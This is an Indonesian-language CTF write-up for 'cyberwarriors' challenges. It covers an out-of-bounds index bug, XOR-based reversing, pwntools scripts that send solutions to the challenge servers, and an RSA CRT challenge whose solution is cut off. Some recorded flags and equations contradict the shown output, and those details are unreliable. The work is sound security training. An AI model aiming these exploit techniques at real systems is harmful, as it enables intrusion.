Dari offsite 14 function baca_data bisa diketahui untuk proses output dari program menggunakan &data + input*10 user dengan syarat input < 6. Dari sinilah didapatkan vulner apabila input < 0 maka output bisa mengeluarkan data pada &data-input*10.

Decompile: main - (chall2)

```
1
2 undefined8 main(void)
3
4 {
5   FILE *__stream;
6
7   setbuf(stdin,(char *)0x0);
8   setbuf(stdout,(char *)0x0);
9   __stream = fopen("flag.txt","r");
10  if (__stream == (FILE *)0x0) {
11    puts("Error: flag not found");
12  }
13  else {
14    fgets(flag,0x32,__stream);
15    menu();
16    baca_data(&data);
17  }
18  return 0;
19}
```


Pada function main bisa dilihat bahwa tedapat function untuk mendapatkan flag yang disimpan pada &flag. Untuk selisih &flag dan &data dapat dilihat pada:



Selisih yang didapatkan yaitu 0x104400 - 0x104200 = 0x200. Karena pada function baca_data terdata interval kelipatan 10 maka tinggal dibagi 0x200 / 10 = 51,2.

Solusi

Dari hal tersebut didapatkan untuk input yang harus masukkan yaitu -51



FLAG = cyberwarriors{1nd3x_4rr4y_0ut_0f_b0und_huh?}

Reverse Engineering

Hidden

Deskripsi

Diberikan file program, dimana terdapat fungsi getFlag() didalamnya. Decompile program menggunakan IDA Pro

```
1 int getFlag()
2 {
3   int result; // eax
4   int i; // [rsp+Ch] [rbp-4h]
5
6   for ( i = 0; i <= 28; ++i )
7     result = putchar((char)(i ^ flag[i]));
8   return result;
9 }
```

Analisis

Untuk mendapatkan flag, kita hanya perlu melakukan xor pada string flag dengan angka 0 hingga 28

Kami menggunakan decompiler cutter untuk mendapatkan string flag

```
void getFlag(void)
{
    int64_t var_4h;

    for (var_4h._0_4_ = 0; (int32_t)var_4h < 0x1d; var_4h._0_4_ = (int32_t)var_4h + 1) {
        .plt.sec((int32_t)(char)("cx`fvrguz`ey\x7fv~;~(+zxJ\"fGrQf"[(int32_t)var_4h] ^ (uint8_t)(int32_t)var_4h));
    }
    return;
}
```

Solusi


Berikut program yang dibuat

```
> Users > rayhan > Downloads > solvehiddenre.py
1  flag = "cx`fvrguz`ey\x7fv~;~(+zxJ\"fGrQf"
2  newFlag = ""
3
4  for i in range(28):
5      newFlag += chr(ord(flag[i]) ^ i)
6
7  print(newFlag)
```

```
rayhan@asusbook:~/Downloads$ python3 solvehiddenre.py
cyberwarriors{p4n99il_4q_kK}
```

FLAG = {p499il_4q_kK}

Flag checker



Deskripsi

Diberi file berisikan sebagai berikut :

```
_int64 __fastcall main(int a1, char **a2, char **a3)

char v4[56]; // [rsp+0h] [rbp-40h] BYREF
unsigned __int64 v5; // [rsp+38h] [rbp-8h]

v5 = __readfsqword(0x28u);
printf("Berikan aku flag> ");
__isoc99_scanf("%43s", v4);
if ( (unsigned int)verif((__int64)v4, (__int64)"7h1s_1s_n0t_th3_r3al_fl4g_d0nt_subm17_h3h3!") )
  puts("NT dahh!");
else
  printf("Mantullss! Ini flagnya> %s\n", v4);
return 0LL;
```

Analisis

Setelah Kita Analisis, pada function main melakukan perbandingan dengan sebuah string dengan fungsi verif. Pada function verif melakukan operasi fungsi untuk setiap character dengan aturan masing-masing. Dan terdapat 3 sub function yaitu function plus, minus, dan xor.

```
                    PTR_FUN_00104050

00104050 a9 11 10        addr        FUN_001011a9
         00 00 00
         00 00
00104058 c7 11 10        addr        FUN_001011c7
         00 00 00
         00 00
00104060 e7 11 10        addr        FUN_001011e7
         00 00 00
         00 00
```

Solusi

Pertama melakukan pengambilan data pada db program pada offsite 0x4020.


```
byte_4020       db ',', 0EFh, 'S', 0F2h, 0EDh, 'F', 0EEh, 0EDh, 1Ch, '9'
                                        ; DATA XREF: verif+60↑o
                db 5, '-', 0FFh, 0EDh, '@', 11h, '?', 'P', 0D0h, '8', '3'
                db 0F9h, 6, 'X', 0CDh, 0F8h, ';', '3', 6, 'G', 4, 8, 'F'
                db 10h, 0Eh, 'W', 0F9h, 0EDh, '7', 'F', '8', 'F', '\'
```

Kemudian melakukan scripting untuk melakukan reverse flag.

```python
p = open("hexdata.txt","r")

data1 = p.readlines()
data = []
for i in data1:
    data.append(int(i.split(" ")[9],16))

strdata = "7h1s_1s_n0t_th3_r3al_fl4g_d0nt_subm17_h3h3!"
flag = ""
for i in range(len(strdata)):
    if(i%3==0):
        flag+=chr(ord(strdata[i])+data[i])
    if(i%3==1):
        flag+=chr((ord(strdata[i])-data[i])%256)
    if(i%3==2):
        flag+=chr(ord(strdata[i])^data[i])

print(flag)
```


Didapatkan output = `cybťrwšrriorų{sp3c14lşflĴg_ch3ck3r_fİr_y0u}`

Untuk hasil yang didapatkan flagnya yaitu = cybťrwšrriorų{sp3c14lşflĴg_ch3ck3r_fİr_y0u. string tersebut masih terdapat keanehan dan terlihat salah mungkin karena beberapa data hex yang berbeda. Karena itu melakukan penyesuaian pada flag dan didapatkan cyberwarriors{sp3c14l_fl4g_ch3ck3r_f0r_y0u} yang kemungkinan merupakan flag, kemudian melakukan pencocokan pada program.



Flag = cyberwarriors{sp3c14l_fl4g_ch3ck3r_f0r_y0u}

Trace



Deskripsi

Diberikan sebuah program yang mengecek inputan pengguna apakah sudah sesuai dengan flag yang diberikan. Untuk menyelesaikan soal ini, kita bisa menggunakan trace atau gdb.

Analisis


Pada kesempatan ini, kita menggunakan gdb untuk melihat isi stack saat melakukan komparasi string yang diinputkan dengan flag yang sesungguhnya

Solusi

Menggunakan tools gdb kita langsung mendapatkan flag

FLAG = cyberwarriors{you_can_solve_this_chall_easily_using_ltrace}

Inimahdasar



Deskripsi

Diberikan sebuah file txt yang berisikan Bahasa assembly dari sebuah program

Analisis

```
140d:       48 8d 3d 54 0d 00 00    lea    rdi,[rip+0xd54]        # 2168 <_IO_stdin_used+0x168>
1414:       b8 00 00 00 00          mov    eax,0x0
1419:       e8 12 fd ff ff          call   1130 <__isoc99_scanf@plt>
141e:       48 8d 45 f1             lea    rax,[rbp-0xf]
1422:       48 89 c7                mov    rdi,rax
1425:       e8 eb fe ff ff          call   1315 <verif>
142a:       b8 00 00 00 00          mov    eax,0x0
142f:       48 8b 55 f8             mov    rdx,QWORD PTR [rbp-0x8]
1433:       64 48 33 14 25 28 00    xor    rdx,QWORD PTR fs:0x28
```

Pada program setelah melakukan input scanf program call pada function verif.

```
0000000000001315 <verif>:
    1315:       f3 0f 1e fa             endbr64
    1319:       55                      push   rbp
    131a:       48 89 e5                mov    rbp,rsp
    131d:       48 83 ec 10             sub    rsp,0x10
    1321:       48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
    1325:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1329:       0f b6 00                movzx  eax,BYTE PTR [rax]
    132c:       3c 5a                   cmp    al,0x5a
    132e:       75 66                   jne    1396 <verif+0x81>
    1330:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1334:       48 83 c0 01             add    rax,0x1
    1338:       0f b6 00                movzx  eax,BYTE PTR [rax]
    133b:       3c 70                   cmp    al,0x70
    133d:       75 57                   jne    1396 <verif+0x81>
    133f:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1343:       48 83 c0 02             add    rax,0x2
    1347:       0f b6 00                movzx  eax,BYTE PTR [rax]
    134a:       3c 5a                   cmp    al,0x5a
    134c:       75 48                   jne    1396 <verif+0x81>
    134e:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1352:       48 83 c0 03             add    rax,0x3
    1356:       0f b6 00                movzx  eax,BYTE PTR [rax]
    1359:       3c 65                   cmp    al,0x65
    135b:       75 39                   jne    1396 <verif+0x81>
    135d:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1361:       48 83 c0 04             add    rax,0x4
    1365:       0f b6 00                movzx  eax,BYTE PTR [rax]
    1368:       3c 4d                   cmp    al,0x4d
    136a:       75 2a                   jne    1396 <verif+0x81>
    136c:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    1370:       48 83 c0 05             add    rax,0x5
    1374:       0f b6 00                movzx  eax,BYTE PTR [rax]
    1377:       3c 53                   cmp    al,0x53
    1379:       75 1b                   jne    1396 <verif+0x81>
    137b:       48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
    137f:       48 83 c0 06             add    rax,0x6
    1383:       0f b6 00                movzx  eax,BYTE PTR [rax]
    1386:       3c 61                   cmp    al,0x61
    1388:       75 0c                   jne    1396 <verif+0x81>
    138a:       b8 00 00 00 00          mov    eax,0x0
    138f:       e8 fa fe ff ff          call   128e <getFlag>
    1394:       eb 11                   jmp    13a7 <verif+0x92>
    1396:       48 8d 3d 93 0c 00 00    lea    rdi,[rip+0xc93]        # 2030 <_IO_stdin_used+0x30>
    139d:       b8 00 00 00 00          mov    eax,0x0
    13a2:       e8 49 fd ff ff          call   10f0 <printf@plt>
    13a7:       90                      nop
    13a8:       c9                      leave
    13a9:       c3                      ret
```

Pada function verif melakukan iterasi perbandingan dengan HexValue, yaitu:

```python
lis = [0x5a, 0x70, 0x5a, 0x65, 0x4d, 0x53, 0x61]
passwd = "".join([chr(x) for x in lis])
print(passwd)

passwd = "ZpZeMSa"
```

Kemudian melakukan pengiriman.

Solusi

Berikut ini exploit ang bisa digunakan

```
1   from pwn import *
2   p = remote("103.13.207.177","30003")
3   lis = [0x5a, 0x70, 0x5a, 0x65, 0x4d, 0x53, 0x61]
4   passwd = "".join([chr(x) for x in lis])
5   p.recv()
6   p.sendline(passwd.encode())
7   print(p.recv().decode())
```

```
[+] Opening connection to 103.13.207.177 on port 30003: Done
cyberwarriors{4ssembly_buk4n_s3mb4r4n9_4ssembly}


[*] Closed connection to 103.13.207.177 port 30003
```

Flag = cyberwarriors{4ssembly_buk4n_s3mb4r4n9_4ssembly}

What The Flag

Deskripsi

Diberikan sebuah file chall

Analisis

```
local_20 = *(long *)(in_FS_OFFSET + 0x28);
local_f8 = 0x6371787c686e7269;
local_f0 = 0x785d6c65677b7a60;
local_e8 = 0x5345697b4f436269;
local_e0 = 0x5177616a607b4651;
local_d8 = 0x435141476f731f1c;
local_d0 = 0x4e4b;
local_c8 = 0;
local_c0 = 0;
local_b8 = 0;
local_b0 = 0;
local_a8 = 0;
local_a0 = 0;
local_98 = 0;
printf("[>] Flag: ");
__isoc99_scanf(&DAT_0010200f,local_88);
i = 0;
while( true ) {
  sVar1 = strlen((char *)&local_f8);
  if (sVar1 <= (ulong)(long)i) break;
  if ((i + 10U ^ (int)local_88[i]) != (int)*(char *)((long)&local_f8 + (long)i)) {
    puts("[!] Wrong!");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  i = i + 1;
}
printf("[CORRECT] Flag: %s\n",local_88);
if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
  __stack_chk_fail();
}
return 0;
```

Function diatas melakukan pengecekan dengan iterasi sepanjang data string yang terlihat dalam bentuk hex pada local_f8 ~

local_d0. Pengecekan dengan cara input[i] ^ (10+i). Kemudian membuat script.

Solusi


Berikut script exploit yang bisa digunakan

```python
s1 = bytes.fromhex("6371787c686e7269")
s2 = bytes.fromhex("785d6c65677b7a60")
s3 = bytes.fromhex("5345697b4f436269")
s4 = bytes.fromhex("5177616a607b4651")
s5 = bytes.fromhex("435141476f731f1c")
s6 = bytes.fromhex("4e4b")

def rev(x):
    x = x.decode()
    ret = ""
    for i in range(len(x)):
        ret += x[len(x)-1-i]
    return ret

stot = rev(s1)+rev(s2)+rev(s3)+rev(s4)+rev(s5)+rev(s6)
che = ""
for i in range(len(stot)):
    che += chr(ord(stot[i])^(10+i))

print(che)
```

```
cyberwarriors{Easy_Reverse_ELF_x64_Binary}
```

FLAG = cyberwarriors{Easy_Reverse_ELF_x64_Binary}

Find The Number



Deskripsi

Diberikan file chall yang berisi sebagai berikut

```
v11 = __readfsqword(0x28u);
_init__(argc, argv, envp);
v5 = 0;
v6 = 0;
do
  __isoc99_scanf("%d%c", &v7[v5++], &v4);
while ( v4 != 10 );
if ( v7[0] != 1337 )
  exit(0);
if ( v7[2] != 1337 * v7[1] )
  exit(0);
if ( v8 + v9 != 1337 )
  exit(0);
if ( v10 - v8 != 10 )
  exit(0);
if ( v10 != v9 + v7[0] )
  exit(0);
printf("[+] Flag: ");
system("cat flag.txt");
return 0;
```

Analisis

Dari fungsi diatas tinggal untuk menemukan input yang sesuai dengan kondisi tersebut dan di dapatkan persamaan:

$$v70 = 1337$$

$$v72 = 1337$$

$$v71 = 1$$

$$v8 + v9 = 1337$$

$$v10 - v8 = 10$$

$$v70 + v9 = v10$$

$$1337 = v10 - v9$$

$$v8 = v10 - 10$$

$$v9 + v10 = 1347$$

$$v10 - v9 = 1337$$

$$2v9 = 10$$

$$v9 = \frac{10}{2} = 5$$

$$v10 = 1337 + 5 = 1342$$

$$v8 = 1342 + 10 = 1332$$

Solusi

Setelah mendapatkan masing-masing nilai tinggal melakukan pengiriman.


```python
from pwn import *

v70=1337
v72=1337
v71=1
v9=5
v10=1342
v8=1332

print("{} {} {} {} {} {}".format(v70,v71,v72,v8,v9,v10))
p = remote('103.13.207.182','30001')
payload = "{} {} {} {} {} {}".format(v70,v71,v72,v8,v9,v10)
p.sendline(payload.encode())
flag = p.recv()[:-2]
print(flag.decode().split(": ")[1])
```

```
[+] Opening connection to 103.13.207.182 on port 30001: Done
cyberwarriors{Did_you_just_manually_search_the_numbers?}
[*] Closed connection to 103.13.207.182 port 30001
```

FLAG = cyberwarriors{Did_you_just_manually_search_the_numbers?}

Cryptography

One Xor Away



Deskripsi

Diberikan 2 file, file flag.enc dan file encypt.py. ditugaskan untuk mengdekripsi flag.enc untuk mendapatkan flag

Analisis

```python
def encrypt(message, key):
    return ''.join(chr(ord(i) ^ key) for i in message)

def fwrite(fname, message):
    with open(fname, 'w') as w:
        w.write(message)
        w.close()

    return True

def main():
    f = open('flag.txt').read()
    k = randint(1, 256)

    enc = encrypt(f, k)
    enc = b64e(enc.encode()).decode()

    fwrite('flag.enc', enc)
```

Kita lihat program encrypt.py yang diberikan. Flag dienkripsi dengan cara di xor menggunakan bilangan acak antara 1-256, kemudian di lakukan encode base64

Kita bisa mendekrip teks sandi tersebut kembali dengan cara mendecodenya dari base64, kemudian lakukan bruteforce dari angka 1-256. Modifikasi saja program tersebut untuk menyelesaikan soal


Solusi

```python
#!/usr/bin/env python3

from random import randint
from base64 import b64decode


def decrypt(message, key):
    return ''.join(chr(ord(i) ^ key) for i in message)

def fwrite(fname, message):
    with open(fname, 'w') as w:
        w.write(message)
        w.close()

    return True

def main():
    f = open('flag.enc').read()
    plain = b64decode(f.encode()).decode()
    for i in range(1,256):
        temp = decrypt(plain, i)
        if temp[:5] == "cyber":
            plain = temp
            break

    print(plain)

if __name__ == '__main__':
    main()
```

```
rayhan@asusbook:~/Downloads$ python3 encrypt.py
cyberwarriors{not_guessing_just_bruteforcing_that_one_byte}
```

FLAG = cyberwarriors{not_guessing_just_bruteforcing_that_one_byte}

LLR



Deskripsi

Analisis

```python
from Crypto.Util.number import bytes_to_long, getPrime
from flag import flag

def generate():
    p = getPrime(2048)
    q = getPrime(2048)
    n = p * q
    return n

def encrypt(m,e,n):
    c = pow(m,e,n)
    c = pow(c,e,n)
    c = pow(c,e,n)
    return c

with open("output.txt","w") as f:
    for i in range(3):
        m = bytes_to_long(flag)
        n = generate()
        c = encrypt(m,3,n)
        f.write(str(n) + "♡" + str(c) + "\n")
```

Pada chall.py bisa diketahui untuk RSA encryption dengan rumus :

$$m = bytes.to.long(FLAG)$$

$$m^{27} = c1 \ (mod \ n1)$$

$$m^{27} = c2 \ (mod \ n2)$$

$$m^{27} = c2 \ (mod \ n2)$$

Dari persamaan diatas nilai dari m^{27} *dapat dicari dengan theorema CRT (Chinese Remainder Theorem). Kemudian untuk memulihkan m menggunakan*

$$m = Akar(m^{27}, 27)$$

Solusi

